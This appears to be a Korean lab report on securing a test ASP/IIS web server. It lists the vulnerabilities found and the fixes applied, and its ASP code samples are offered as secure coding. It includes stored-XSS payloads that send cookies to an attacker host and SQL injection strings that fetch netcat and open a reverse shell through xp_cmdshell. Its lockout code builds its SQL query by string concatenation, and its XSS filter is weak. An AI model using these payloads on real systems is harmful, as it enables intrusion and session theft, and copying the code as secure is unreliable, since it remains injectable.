
취약점	점검 대상	점검 결과
정보수집	웹 서버의 응답 웹 서버의 환경	취약
Dictionary Listing	웹 서버의 설정	취약
인증관리	Anonymous Authentication	취약
인증관리	Form Based Authentication	익명 인증보다 상대적으로 안전
세션관리	Web Session Token	취약
파일업로드	시스템 보안	취약






2) 취약점이 발견된 부분에 대한 대응책을 제시하라.
(Secure Coding이 필요한 경우 예제 코드 포함)






취약점	점검 대상	대응책
정보수집	웹 서버의 응답	<pre> login_chk.asp" method="POST"> 'ba' value='<%=request("ba")%>'> </pre> <p>[그림 1. /login/login.asp의 form method를 post로 설정]</p>  <p>[그림 2. url부분에 id와 pwd 정보가 노출되지 않음을 확인]</p>  <p>> 하지만 내용 확인 가능</p>  <p>[그림 3. SSL 적용_https로 변경 후 화면]</p>  <p>> url 부분만 아니라 내용도 암호화 되어 확인 불가능하다.</p>

취약점	점검 대상	대응책
	정보수집 웹 서버의 환경	<div data-bbox="564 208 1493 508"> </div> <p data-bbox="564 524 1126 562">[그림 1. SSL 적용_https로 변경 완료]</p> <div data-bbox="564 577 1187 1081"> </div> <div data-bbox="564 1097 1493 1386"> </div> <p data-bbox="564 1402 1334 1491">[그림 2. 공격자에서는 https 웹 서버에 접근 불가능] > crawling도 할 수 없다.</p> <pre data-bbox="564 1507 1422 1991"> root@bt:~# nikto -host 192.168.1.20 - Nikto v2.03/2.04 + No web server found on 192.168.1.20:Host: 192.168.1.20 () Status: Up + Target IP: 192.168.1.20 + Target Hostname: 192.168.1.20 + Target Port: 80 + Start Time: 2019-12-03 11:45:40 + Server: Microsoft-IIS/5.0 + All CGI directories 'found', use '-C none' to test none + Microsoft-IIS/5.0 appears to be outdated (4.0 for NT 4, 5.0 for Win2k) + 3577 items checked: 1 item(s) reported on remote host + End Time: 2019-12-03 11:46:35 (55 seconds) + 1 host(s) tested Test Options: -host 192.168.1.20 root@bt:~# </pre> <p data-bbox="564 2007 1493 2045">[그림 3. nikto 사용할 경우, 디렉터리 목록이 노출되지 않는다.]</p>




취약점	점검 대상	대응책
Directory Listing	웹 서버의 설정	<div data-bbox="564 208 1485 810">  </div> <p>[그림 1. 해당 웹 서버의 디렉터리 검색을 해제한다.]</p> <div data-bbox="564 931 1203 1279">  </div> <p>[그림 2. 디렉터리 검색이 거부된 것을 확인할 수 있다]</p>



취약점	점검 대상	대응책
인증관리	Anonymous Authentication	 <p>[그림 1. 비밀번호가 틀릴 경우, 횟수를 카운트 해주는 속성추가]</p> <pre> if Rs("mem_pwd") <> pw then '패스워드 불일치 sql = " update member set incorrect_count = incorrect_count+1 where mem_id='"&id&"' " // 문자열 저장 db.execute(sql) // 실행 %> <script language="javascript"> alert("비밀번호가 일치하지 않습니다. \n다시 한번 확인하여 주십시오."); location.replace("<%=local%>/login/login.asp?ba=search") </script> <% response.End end if if Rs("incorrect_count") >=5 then %> <script language="javascript"> alert("계정이 잠금되었습니다.\n"); location.replace("<%=local%>/login/login.asp?ba=search") </script> <% response.End end if sql = " update member set incorrect_count = 0 where mem_id='"&id&"' " // 로그인 성공한 경우 0으로 초기화 db.execute(sql) </pre> <p>[그림 2. 비밀번호를 틀릴 시, incorrect_count가 증가하도록 하고 로그인 성공할 경우, 0으로 초기화시킨다.]</p>  <p>[그림 3. burpsuite를 이용하여 사전공격을 공격할 시 매칭되는 것이 없다]</p> <pre> [STATUS] attack finished for 192.168.1.20 (waiting for children to finish) 1 of 1 target successfully completed, 0 valid passwords found Hydra (http://www.thc.org/thc-hydra) finished at 2019-12-02 11:19:33 </pre> <p>[그림 4. 히드라로 사전 공격을 하면 매칭되는 패스워드를 못 찾는다]</p>






취약점	점검 대상	대응책
인증관리	Form Based Authentication	
		<p>[그림 1. Active Directory 인증서 서비스 설치]</p> <p>- 인증기관 웹 등록 체크</p> 
		<p>[그림 2. 인증서 확인-신뢰 기관 등록]</p> 
		<p>[그림 3. 웹 서버의 인증서 요청 발급]</p> 
		<p>[그림 4. https로 사용하기 위해 설정하기]</p> <p>- 인증서 설정 및 보안채널 활성화, SSL 포트 설정</p> 
		<p>[그림 5. SSL 적용 - https로 변경 완료]</p> <p>- wireshark에서 사용자의 id와 pwd가 노출되지 않는다</p>






취약점	점검 대상	대응책
세션관리	Web Session Token	<p>1. Web Session Hijacking_Sniffing</p> 
		<p>[그림 1. GET->POST로 method 변경]</p>
		
		<p>[그림 2. url에 표시되지 않지만 id, pwd뿐만 아니라 cookie값은 아직도 확인이 가능하다.]</p>
		
		<p>[그림 3. 인증기관 설치]</p>
		
		<p>[그림 4. 인증기관 등록 및 SSL 적용 설정완료]</p>
		
		<p>[그림 5. 세션 값과 id, pwd까지 노출되지 않는다.]</p>

취약점	점검 대상	대응책																
세션관리	Web Session Token	2. Web Session Hijacking_Stored XSS <pre>if (rs("info_content") <> NULL) or (rs("info_content")<> "") then info_content = replace(rs("info_content"),chr(13) & chr(10),"
") info_content = replace(info_content,"&","&") info_content = replace(info_content,"<","&lt;") info_content = replace(info_content,">","&gt;") info_content = replace(info_content,"/script/g","")</pre> [그림 1] board_view.asp 에서script를 ""(공백)으로 바꾸도록 설정하기 > script가 대문자나 반복되어도 인식하여 공백으로 변경 > "<"를 "<"로 변경, ">"를 ">"로 변경																
		<table><tr><td>5</td><td>4</td><td>att</td><td>2019/12/02</td></tr><tr><td>4</td><td>3</td><td>att</td><td>2019/12/02</td></tr><tr><td>3</td><td>2</td><td>att</td><td>2019/12/02</td></tr><tr><td>2</td><td>1</td><td>att</td><td>2019/12/02</td></tr></table> [그림 2] 1 : <script>i.src="http://192.168.1.30/getcookie.php?cookie="+document.cookie;</script> 2: <SCRIPT>i.src="http://192.168.1.30/getcookie.php?cookie="+document.cookie;</SCRIPT> 3 : <scriptscript>i.src="http://192.168.1.30/getcookie.php?cookie="+document.cookie;</script></script> 4 : <scrscrip<script>i.src="http://192.168.1.30/getcookie.php?cookie="+document.cookie;</scrscrip<script>	5	4	att	2019/12/02	4	3	att	2019/12/02	3	2	att	2019/12/02	2	1	att	2019/12/02
		5	4	att	2019/12/02													
		4	3	att	2019/12/02													
		3	2	att	2019/12/02													
2	1	att	2019/12/02															
<div><div>작성자 : attacker </div></div>																		

취약점	점검 대상	대응책
파일 업로드	시스템 보안	<p>1. Stored Procedure - 서버의 백업본 받기</p>  <p>[그림 1]</p> <ul style="list-style-type: none"> > xp_cmdshell를 비활성화시킨다. => 공격자의 cmdshell 사용 방지 > xplog70.dll의 이름을 변경한다. => xplog70.dll의 이름이 그대로 있는 경우 계속 cmdshell을 사용할 수 있다. > 변경된 사항을 적용시키기 위해 재부팅한다. <p>공격 시도></p> <ol style="list-style-type: none"> 1) 'exec master.dbo.xp_cmdshell 'ping 192.168.1.10'-- => 방지 O (wireshark에서 ping test 패킷이 없었음) 2) 'exec master.dbo.xp_cmdshell 'tftp -i 192.168.1.10 GET nc.exe'--  <p>=> 방지 O</p> <ol style="list-style-type: none"> 3) 'exec master.dbo.xp_cmdshell 'nc.exe 192.168.1.10 1234 -e cmd.exe'--  <p>=> 방지 O</p>

취약점	점검 대상	대응책
파일 업로드	시스템 보안	<p>2. XSF(Cross Site Flashing)</p>  <p>[그림 1]</p> <p>> upload의 실행 권한을 스크립트->없음으로 변경한다.</p>  <p>[그림 2]</p> <p>> 실행권한이 없음으로 변경되어 Webshell.asp 파일 경로에서 실행할 수 없게 되었다</p> <p>> 하지만 이미 공격을 당한 swf 파일은 여전히 공격자에게 쿠키 값을 전달한다.(공격 당하기 전의 swf로 덮어쓰기)</p>

취약점	점검 대상	대응책
파일 업로드	시스템 보안	<p>2-1. Migration 하기(win2000->win2008)</p> 
		<p>[그림 1]</p> <p>> 웹 서버(IIS) 설치, .NET Framework 3.5.1 기능 설치</p> 
		<p>[그림 2]</p> <p>> SQLFULL_ENU_x64.iso 파일 넣기</p> <p>> connect 한 다음, 자동 실행창에서 setup.exe 실행을 클릭</p> 
		<p>[그림 3. MSSQL 설치하기]</p> 
		<p>[그림 4. TCP/IP 활성화시키기]</p>  <p>[그림 5. camel 데이터 적용하기]</p>

취약점	점검 대상	대응책
파일 업로드	시스템 보안	 <p>[그림 6. 상위버전으로 업데이트는 되었지만 게시글 등록이 안된다.]</p>  <p>[그림 7]</p> <ul style="list-style-type: none">> 32비트 응용프로그램 사용을 True로 변경> SiteGalaxyUpload 설치  <p>[그림 8. 게시글 등록 성공]</p>  <p>[그림 9]</p> <ul style="list-style-type: none">> 디렉터리 실행 권한에서 스크립트 해제시키기> 업로드 경로에서 스크립트 실행하지 않아 XSF 방지 가능  <p>[그림 10. upload 시 특정 확장자 거부 가능]</p>